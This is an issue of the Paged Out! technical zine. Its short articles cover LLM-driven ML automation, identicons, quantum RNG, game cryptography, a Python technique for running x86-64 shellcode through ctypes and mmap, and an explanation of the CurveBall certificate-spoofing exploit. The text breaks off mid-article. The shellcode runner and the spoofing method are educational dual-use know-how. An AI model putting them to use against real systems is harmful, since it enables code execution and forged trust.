PAGED OUT!

#4 JUNE 2024

cover art by ReFiend (https://www.deviantart.com/refiend)

PAGED OUT!

Paged Out! Institute
https://pagedout.institute/

Project Lead
Gynvael Coldwind

Editor-in-Chief
Aga

DTP Programmer
foxtrot_charlie

DTP Advisor
tusiak_charlie

Full-stack Engineer
Dejan "hebi"

Reviewers
KrzaQ, disconnect3d,
Hussein Muhaisen, Max,
Xusheng Li, CVS, Tali Auster,
honorary_bot

We would also like to thank:

Artist (cover)
ReFiend
https://deviantart.com/refiend

Additional Art
cgartists (cgartists.eu)

Templates
Matt Miller, wiechu,
Mariusz "oshogbo" Zaborski

Issue #4 Donators
Athanasios Kostopoulos and others!

If you like Paged Out!,
let your friends know about it!

HELLO, THIS IS YOUR (DEFINITELY) HUMAN EDITOR, AGA.

I really like interacting with other humans just like me.
Working on Issue #4 allowed to interact with so many of you. To read a lot of very nice things about the magazine and the work of the whole Pagedout Institute crew.

“Thank you for keeping the zine culture alive.”
“What a great project.”
“This is cool.”

Yes!
It is so cool to be making this, have many T(oday)IL(earned) moments, and get to correspond with so many talented and passionate people. I love writing the words ‘the article is ready to be published’.

The three issues published thus far have been downloaded over 370K times altogether. My human calculations tell me it’s a lot. Let’s add to that with the newest issue. This time we’ve also added some art for your viewing pleasure. Been wanting to do that for a while, and now we’ve succeeded!

We are letting the Issue go from our hands into yours.

Read it, share it, enjoy it!
And let it inspire you to write for us! We want more, more articles, art, and issues! :)
Aga
Editor-In-Chief

Hey, woah, we have some space left, so I'm going to use it! And there's no better way to use it than to again thank the whole team, all the authors, and artists for making this issue happen! Thanks everyone – great work!
Anyway, this is the second issue that we've released after coming back from the hiatus. We're still optimizing our internal processes and still working on the PDF compilation engine (#4 should have less bugs than #3; PDFs are complicated, OK?), but we're already looking forward to #5!
Gynvael
Project Lead

Project Management and Main Sponsor: HexArcana (hexarcana.ch)

Main Menu

Building automated machine learning with type inference

HuggingGPT[1][2] showed that it's possible to use Large Language Model (LLM) to automate the machine learning. LLM can decide what task should it run and choose a right model for the task, based a natural language description. Hugging Face[3] has a rich catalog of models to pick from. LangChain[4] shows that it's useful to integrate AI calls into regular Python code. Function calling[5] in OpenAI API and Stanford NLP's DSPy[6][7] framework have independently opened our eyes to getting structured output from LLM.

Let's use their ideas, combined with output type inference, and we can start building programs like this

```
def dog_hat_appender(image):
  if ai("is there a dog on the image?", image)
      ↪ :
    return ai("draw a hat on dog's head",
        ↪ image)

  return ai("draw a dog with a hat on this
      ↪ image", image)
```

Under the hood, our implementation of `ai("query", data)` starts with sending a request to LLM to analyze the user's query in order to retrieve the most important traits of the query – task type and return type

```
client.chat.completions.create(
  model="gpt-3.5-turbo-0125",
  messages=[{"role": "user", "content": query
      ↪ }],
  tools=tools_run)
```

Those traits are defined inside `tools_run`

```
"task_type": {
  "type": "string",
  "enum": [ ..., "image_to_text", ... ],
  "description": "Type of task that machine
      ↪ learning model should perform, based
      ↪ on a description of what user expects
      ↪  from a model", },
"return_type": {
  "type": "string",
  "enum": ["boolean", "string", "number", "
      ↪ image", "audio"],
  "description": "Decide what type of value
      ↪ corresponds to the output from the
      ↪ user's query the most", }
```

[1]https://arxiv.org/abs/2303.17580
[2]https://github.com/microsoft/JARVIS
[3]https://huggingface.co
[4]https://www.langchain.com/langchain
[5]https://platform.openai.com/docs/guides/function-calling
[6]https://arxiv.org/abs/2212.14024
[7]https://github.com/stanfordnlp/dspy

This way, I expect LLM to provide us both:
- what task type matches the user's query the best (`task_type`)
- a return type of a response to the user's query (`return_type`)

Now we can run a model from Hugging Face. To run a model for a chosen task type, we use getattr. It retrieves a method from InferenceClient instance. To get the method, it uses the name of the attribute, which is an `str` stored in `task_type` variable

```
method_to_call = getattr(inference_client,
    ↪ task_type, None)
call_key =
    ↪ data_to_inference_client_call_property(
    ↪ task_type)
if call_key in ["audio", "image"]:
  file = await file[0].read()
result = method_to_call(**{
    ↪ data_to_inference_client_call_property(
    ↪ task_type): file})
```

`data_to_inference_client_call_property` is a helper function that retrieves a **key** (like: "text", "audio") needed for calling an inference endpoint. A **value** is a file provided by the user (if any).

Okay. We get some output from the API call above, but since we support many different types of tasks, we have to handle the variety of possible kinds of responses - whether it's image classification or something else.

We can once again delegate the thinking part to LLM, by including the Hugging Face Inference Endpoint response into a prompt, together with user's original query and the expected return type. The prompt is too long to put it here, but the most important thing is that it tells the LLM to synthesize the response to its most compact form, as a `response_type` type

This way, we get a response that is always an `str` like "blue", "true", "5", "dog".

In the latest step, we parse this textual response to a value of the most relevant Python type, like

```
if response_json == "true":
  return True
if response_json == "false":
  return False
try:
  return int(response_json) # if that worked,
      ↪ then it's a number
except:
  return response_json # it's either string or
      ↪  a file
```

Poor man's version of HuggingGPT + LangChain + Python types, as promised :D Full source code is in text-to-ml GitHub repository[8]. Happy hacking!

[8]https://github.com/jmaczan/text-to-ml

Secfault Security

In-Depth IT Security Consulting

λ Source Code Reviews

λ Penetration Testing

λ Reverse Engineering

λ Online Trainings


Visit https://secfault-security.com

or drop us an email

syn@secfault-security.com

Python runs shellcode

Tested on CPython 3.11.6 on Ubuntu 23.10 on x86-64



```
from ctypes import *

# MOV EAX, 42; RET
shellcode = b'\xb8\x2a\0\0\0\xc3'
```

Low-level route:

```
NULL = 0
PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
MAP_ANON = 0x20
MAP_PRIVATE = 2

libc = CDLL("libc.so.6")
libc.mmap.argtypes = [
  c_size_t, c_size_t, c_int,
  c_int, c_int, c_size_t ]
libc.mmap.restype = c_size_t
addr = libc.mmap(
  NULL, 4096,
  PROT_READ|PROT_WRITE|PROT_EXEC,
  MAP_ANON|MAP_PRIVATE,
  -1, 0)
```

You can choose!

```
shellcode_tmp = (
  create_string_buffer(
    shellcode, len(shellcode)))

libc.memcpy.argtypes = [
  c_size_t, c_void_p, c_size_t
]
libc.memcpy(addr, shellcode_tmp,
len(shellcode_tmp))
```

```
import os
with open(f"/proc/{os.getpid()}/mem",
          "r+b") as f:
  f.seek(addr)
  f.write(shellcode)
```

High(ish)-level route:

Allocate readable / writable / executable memory.

```
import mmap
exec_mem = mmap.mmap(
  -1, len(shellcode),
  flags=mmap.MAP_PRIVATE |
        mmap.MAP_ANONYMOUS,
  prot=mmap.PROT_WRITE |
       mmap.PROT_READ |
       mmap.PROT_EXEC)
```

Occasionally, you might feel an inexplicable urge to execute x86-64 shellcode directly in Python. What is that? You never do? Well, here are two(ish) ways to do it anyway ;)

Write shellcode into allocated area.

```
exec_mem.write(shellcode)
```

All this is likely GNU/Linux only, though it might work on some other OSes with minor changes.

Make a function pointer type.

```
shellcode_t = CFUNCTYPE(c_int)
```

Make a function pointer pointing to the shellcode area.

```
func_ptr = shellcode_t(addr)
```

```
exec_mem_as_var = (
  c_byte.from_buffer(exec_mem))
func_ptr = shellcode_t(
  addressof(exec_mem_as_var))
```

Execute the shellcode!

```
res = func_ptr()
print(f"res: {res} (should be 42)")
```

https://twitter.com/gynvael
https://infosec.exchange/@gynvael

https://twitter.com/lukOlejnik
https://mastodon.social/@LukaszOlejnik

Gynvael Coldwind, Łukasz Olejnik

Exploring Basic Cryptography in Games:

On the Example of Alice & Smith's *The Black Watchmen*[1]

(Alice & Smith, The Black Watchmen)

I stumbled upon the game a couple of years ago. It is one of the ARG-genre games that sends the player out into the world (online but also optionally offline in the physical world) to look for answers to its questions. I do not have a background in IT or cryptography, but I love languages and puzzles. This game offers fun with both.

I wanted to focus on the overview of various methods the game uses to obscure the message that it wants the player to decode.

We start with a simple hiding of a shorter message within a longer one in our first tutorial mission. The game eases the player in gently, offering in a clever way——as a page in the archive——information on how to recognize the basic codes like decimal, hexadecimal, ROT13[2]. The first codes are simple:

105 110 32 112 111 115 105 116 105 111 110[3]

jjj.cnfgrova.pbz
35 35 4c 71 59 4e 68 4c

So far so good.

[1] Official game page: https://www.blackwatchmen.com/
[2] To be decoded on the site the link to is provided by the game https://www.asciitohex.com/
[3] I am not offering the decoded version, to not spoil the fun for anyone willing to play the game or the reader who would like to have a crack at the code themselves.

But this is only a taste of what the game offers and how it hides its messages. To avoid spoilers, I will mention some of those ways in no particular order, without delving too deeply into examples.
One of the methods uses the AES encryption algorithm with a proverb as the password. There is also an image attached to the encrypted text that hides secrets needed to decrypt the message. It is done masterfully, and it did send me first on a wild goose chase after the origin of the image. But the way to go was to just look at it very closely.

The (not complete) list of other cryptography and steganography methods the game taught me about includes:

- message that looks like it's in binary (e.g., 001111) but actually uses the Braille alphabet
- old dead languages and runes that first need to be recognized to be decoded (like old Persian language)
- non-printable Unicode characters
- hiding messages in the spectra of audio files
- various ciphers[4] (e.g., pigpen, beaufort, rolling XOR, four-square, rail fence, VIC, nihilist, Arnold, playfair)
- Morse code
- word search hiding the name of the cipher to use among the words to cross out
- hiding the message in an image that can only be revealed using an appropriate layer filter in a graphics software

That's quite a lot (and it does not even exhaust all the possibilities that The Black Watchmen explores). The game offers both a fun way to learn decryption methods and an engaging story where the player, as an agent of a secret organization, the titular Black Watchmen, is incentivized to use them. I am no expert cryptographer after playing it but I do feel that I would be able to decode basic messages which were encrypted using some of the mentioned methods. As for how that looks in practice——I hope I have encouraged at least some of you to give the game a go and see for yourselves :) I had a lot of fun playing it, and I hope so will you if you give it a chance :)

[4] Wikipedia has a lot of information on each of them.

Generating Identicons from SHA-256 hashes

# What are Identicons?

Some services (like GitHub[1], Roll20, or Reddit) generate simple, shaped-based avatars — aka Identicons — for users who don't upload their own avatar. These avatars look simple, but there are myriad of possibilities we can choose from when it comes to generating them. Let's take a look at one of them.


1: GitHub's identicons

OK, but how will it work? — you may ask. Great question, the algorithm will calculate SHA-256 from the user's identifier; the hash will then be used to generate fill colors for SVG shapes. SHA-256 hashes have 32 bytes, which gives us a fair bit of maneuverability. Before we implement the part that's *usually* different for each user (hash collisions do happen), we need to prepare the part that's common: SVG structure.

# SVG scaffolding

GitHub did squares, so we're going to be original and do circles. Let's start by dividing a circle into segments; it gives us a nice canvas to work with. SVG has some tags for constructing basic shapes — like circles, rectangles, or ellipses — frankly, pizza slices are not considered *"simple"*, so there's no `<pizza-slice>` to help us here; we need to default to `<path>`.

Starting simple, we can create four circle segments, which — joined together — give us an illusion of dividing one circle into fours[2a]. Next, we need to find the middle points of the four arches[2b] to divide fours into eights[2c], and finally repeat the process two more times, but this time with smaller radii[2d].



2: SVG scaffolding

If we'd use one byte of the SHA-256 hash per annulus sector, it still leaves us 8 bytes. We could squeeze in another annulus[2e] — which would take exactly 8 bytes — but IMO an avatar with four rings is a bit too much in 32 pixels (which is the most common size for avatars in most services).

# Color me SHA-256

Sticking to our initial idea of using one byte per annulus sector, we need to figure out how to translate a byte into a fill color. 8 isn't divisible by 3, so there's no trivial way of using RGB with the same weight for each color beam. Instead, we can use HSL[1], which consists of three segments of different significance. *Hue* (which is the most significant one) gets generated from 4 bits, while *saturation* and *lightness* take 2 bits each. Let's generate an avatar for `"foo"` and see what we get[3a].

```
def byte_to_color(byte):
    h = byte >> 4
    s = (byte >> 2) & 0x03
    l = byte & 0x03

    norm_h = normalize(h, min=0, max=360)
    norm_s = normalize(s, min=20, max=100)
    norm_l = normalize(l, min=40, max=90)
    return f"hsl({norm_h}, {norm_s}%, {norm_l}%)"
```


Well, it's not bad, but it does not look good either. We could improve it by defining a common theme that spans through all sections[3b]. The theme is just a byte — which then gets normalized — calculated as a XOR of all hash bytes.

```
def byte_to_color_global_theme(hash, byte):
    h = byte >> 4
    s = (byte >> 2) & 0x03
    l = byte & 0x03
    xor_bytes = lambda: acc, byte: acc ^ byte
    theme = fold(hash, xor_bytes)

    norm_theme = normalize(theme, min=0, max=360)
    norm_h = normalize(h, min=0, max=120)
    norm_s = normalize(s, min=20, max=100)
    norm_l = normalize(l, min=40, max=90)
    return f"hsl({norm_theme + norm_h}, {norm_s}%,\
        {norm_l}%)"
```

Now it looks too similar for my taste. However, the theme seems to be a promising lead. Let's add one more level: ring themes. Similar to global themes, they are calculated as a XOR of all hash bytes for the current annulus. Let's implement it and see how it looks[3c].

```
def byte_to_color_global_and_ring_themes(hash, byte):
    h = byte >> 4
    s = (byte >> 2) & 0x03
    l = byte & 0x03
    xor_bytes = lambda: acc, byte: acc ^ byte
    theme = fold(hash, xor_bytes)
    ring = fold(get_ring_bytes(hash), xor_bytes)

    norm_theme = normalize(theme, min=0, max=360)
    norm_ring = normalize(ring, min=0, max=120)
    norm_h = normalize(h, min=0, max=30)
    norm_s = normalize(s, min=20, max=100)
    norm_l = normalize(l, min=40, max=90)
    return f"hsl({norm_theme + norm_ring + norm_h},\
        {norm_s}%, {norm_l}%)"
```

As a closing thought, one of the parameters of the `<path>`'s data is the sweep-flag flag. It allows you to choose, whether an arc should be a sad face — as it is in our case — or a smiley face. If you'd flip the flag to be 0, then all arcs become smiley faces and the avatar emerges as a spiderweb[3d]. Here are a few more avatars to look at: `"bar"`[3e], `"spider"`[3f], and `"AirBender"`[3g].



3: Avatars from various identifiers

[1]https://en.wikipedia.org/wiki/HSL_and_HSV

Quantum Random Number Generation

1 Abstract

Random number generation (RNG) is an important topic with vast applications, especially in relation to cybersecurity. Most of the RNGs programmers use in practice are pseudo-random number generators. But could there be a way to obtain numbers that are truly random?

2 Quantum realm

The answer is yes, and one (natural[1]) way to do it is with quantum mechanics, which is **inherently random**. Therein a qubit (quantum bit) can be found in a **superposition state.**[2] Operationally, this means that the qubit is both 0 and 1 at the same time. However, due to the state collapse – one of the most basic rules of quantum mechanics – we can measure only one of these values simultaneously, and the result of such measurement is probabilistic. While in general it can be more probable to obtain one or the other, there's a way to equalize it. Let us consider a specific quantum state[3] $|R\rangle$:

$$|R\rangle := H\,|0\rangle = \frac{1}{\sqrt{2}}(|0\rangle + |1\rangle), \tag{1}$$

where H is an operator called the Hadamard gate. The rules of quantum mechanics state that there's equal probability (equal to 0.5) of obtaining $|0\rangle$ and $|1\rangle$ (that can be interpreted as 0 and 1) when performing a measurement on $|R\rangle$. This means that, in the end, we are left with a naturally random bit.

3 (Q)RNG

In this work, we will use the qiskit library,[4] with which we can use the IBM quantum machines. We prepare a class that will create $|R\rangle$ state and measure it on a quantum device or a simulator thereof. The code is presented on the listing below:

```python
from qiskit import QuantumCircuit, Aer, execute

class QRNG:
  def __init__(self) -> None:
    self._circuit = QuantumCircuit(1, 1)
    self._circuit.h(0)
    self._circuit.measure(0, 0)
    self.backend = Aer.get_backend('
    qasm_simulator')

  def get_random_bit(self) -> int:
    job = execute(self._circuit, self.backend,
    shots=1)
    counts = job.result().get_counts()
    return list(counts.keys())[0]
```

And now, we can run the following code to obtain a naturally random bit.

```python
qrng: QRNG = QRNG()
random_bit: int = qrng.get_random_bit()
```

There are, however, a few more, practical things that we would like to address in the last section of the page.

4 Final words

An observant reader might notice that we aren't using a quantum device in the example, but rather a *simulator*. This means that the code we present actually still generates a pseudo-random bit in a very elaborate way. To change that, one would have to assign a real quantum device handle to the *backend* object of the QRNG class instance.

A more observant reader might also notice the `shots` parameter – which describes the number of repetitions of the circuit executions – and be tempted to increase it in order to get multiple random bits in one run. This won't work, since the order of the results is not known to us (only their counts[5]).

A commented version of the code with a Jupyter notebook can be found on my GitHub.

[1] By natural, I mean to highlight the fact that the nature of quantum mechanics is probabilistic. The bit that we're about to generate via execution of a quantum circuit is random by necessity (laws of nature).

[2] Think Schrödinger cat – dead and alive at the same time.

[3] The notation I introduce here is called *bra-ket notation* and is a standard one in quantum computing.

[4] https://qiskit.org/

[5] The reason for that is not a quantum phenomenon, but simply qiskit's convention. In the most of the quantum computing experiments, we're interested in the statistics rather than separate experiments results.

https://twitter.com/TRybotycki
https://www.linkedin.com/in/tomasz-rybotycki-01192582/
https://github.com/Tomev
Tomasz Rybotycki

Vuln-Based Intro to Elliptic Curves

This article will take you from zero to one in elliptic-curve cryptography by studying a critical vulnerability that was found in EC code. We'll focus on the math and won't assume prior knowledge. Let's GOOOO! 🚀

The vulnerability

CurveBall (CVE-2020-0601) was a critical vulnerability in Windows, disclosed to Microsoft by the NSA. It allowed attackers to easily spoof X.509 root certificates; basically, to craft malicious certificates that would be treated by Windows as trusted root certs!

In Windows, root certificate validation uses a cache, so that certs don't have to be validated twice. For whatever reason, the cache only remembers the root cert's public key, and not the entire cert[1].

The bug was that only the "public key" field of the cert was cached, without considering another key-related field – something called "optional algorithm parameters". This means that we could take some trusted root cert, change its "parameters" field, and it would still be identified as a trusted root. But we can't sign with it without having its private key. Could we change the "parameters" field in such a way that Windows would interpret the public key differently, allowing us to sign even without knowing the original private key?

For plain old RSA certs, RFC 3279 says that this "parameters" field is simply `NULL`. Not very interesting, as it can't be manipulated. However, among the Windows trusted roots, many are not RSA but ECDSA (whatever that means), and for those, "parameters" specifies which elliptic curve they work with. It seems like the time has come to say something about...

Elliptic curves

Elliptic curves are equations that look like this:

$$y^2 \equiv x^3 + ax + b \pmod p$$

where a, b, and p are constants, p being a large prime[2]. We call some pair of integers (x, y) a *point on the curve* if the equation is true when plugging x and y into it (note the "mod p" operates on both sides). For example, $A = (2, 6)$ is a point on the elliptic curve $y^2 \equiv x^3 + x + 9 \pmod{17}$; check it for yourself! Note we use *CAPITAL LETTERS* to denote points (pairs of numbers that satisfy the equation), and *lowercase letters* to denote simple numbers.

Point addition. There is a basic algorithm that receives two points A, B on an elliptic curve and outputs a third point. This algorithm is called *point addition*, and the output point is denoted by $A + B$; however, we don't simply add the x and y values, but follow some slightly more complicated calculation[3]. It can be shown that addition is "nice": $A + B$ always equals $B + A$, and "$A + B + C$" is well defined (no need for parentheses)[4].

Point multiplication. We denote $2A = A + A$, $3A = A + A + A$, and generally kA is A added to itself k times. It can be computed efficiently, using $O(\log k)$ additions, by reading the binary digits of k. To understand how, try to generalize this example: $20A = 2 \cdot 2 \cdot ((2 \cdot 2A) + A)$. This is called the double-and-add algorithm.

Order of the curve. It turns out there's a number n called the *order of the curve*, such that adding nA always brings you back to where you started. Therefore, in a point multiplication kA, the k is actually "mod n".

Cryptography time! Creating a key pair. In preparation, decide on an elliptic curve, and some "base point" G on it. These are "global constants". To start, choose a large random number, d (say, 256-bit). Now, compute the point $Q = dG$ (remember it can be done in $O(\log d)$). That's it! Your private key is the number d and your public key is the point Q. This pair can now be used in some of the general public-key cryptography methods, such as Diffie-Hellman or DSA. It is hard to break, because calculating d given Q is a very hard problem[5].

Putting it all together - the exploit

Where were we? Oh, yeah, the "parameters" field for ECDSA certs. By RFC 3279, it has this format (ASN.1):

```
EcpkParameters ::= CHOICE {
  ecParameters   ECParameters,
  namedCurve     OBJECT IDENTIFIER,
  implicitlyCA   NULL }
```

Note that this is a `CHOICE`, i.e. a union, not a struct. In the real world, you'll always see `namedCurve`, specifying the ID of a standardized curve and base point (usually NIST). But changing it to `ecParameters` lets you write down custom parameters: Your curve's a, b, p, and the coordinates of your base point G.

Remember, the vuln doesn't let us change the public key (the point Q); we can only reinterpret Q as a point on a different curve, or with a different base point, G'. If we can make it so $Q = d'G'$ and we know d', we win!

Basic exploit. Take a trusted ECDSA root cert, and change the base point to equal the public key ($G' = Q$). Relative to the moved base point G', we now know the private key! It is just 1, because if $d' = 1$, then $Q = d'G'$.

Advanced exploit. Generate your own private key d' and define $G' = (d')^{-1}Q$ where the inverse is done modulo n, the order of the curve. Relative to the moved base point, now $Q = d'G'$. **Bonus:** Your d' is kept secret!

Exercises for the diligent reader

1. Write the math part of the exploit in Python.
2. Study and exploit CVE-2022-0778 (in OpenSSL).

[1] This is technically good enough because the main point of X.509 certificates is to certify public keys, but it's still weird.

[2] There are other forms of elliptic curves, but let's ignore them and focus on this, one of the most prevalent forms used in cryptography.

[3] The calculation comes from a geometric manipulation of the two points and the curve. Our space is bit warped because of the "mod p", but it still manages to have some geometry.


[4] To complete the definition, we also need "point negation" and a "point at infinity". Go on and read up about those!

[5] Known as ECDLP: The elliptic curve discrete logarithm problem.


Human Shader

Can we do computer graphics without computers, or calculators, with pen and paper only? To test it, I created a mathematical picture/shader, and split the work of computing its 71x40 pixels, just by hand, among 1966 volunteers, through the website https://humanshader.com

For each X and Y pixel coordinate, the shader math produced an RGB color, taking on average only 10 integer ADDs and 8 integer MULs. No DIVs, no decimals, just base-10 fixed point arithmetic. Our human processor performed at about 0.1 MIPS. Every volunteer had to prove they carried all the math by hand before I approved their contribution. After three days, the work was completed:



Here's the computer reference:



Pixel error rate was 31%. Interestingly, most errors were not faulty computation, but mistakes made while copying numbers from one step to the next!

The math sheet I handed out to the volunteers was in the format of an arithmetic school exercise, but this is the equivalent code that they actually "run":


```
ivec3 compute( int x, int y )
{
  int R, B;

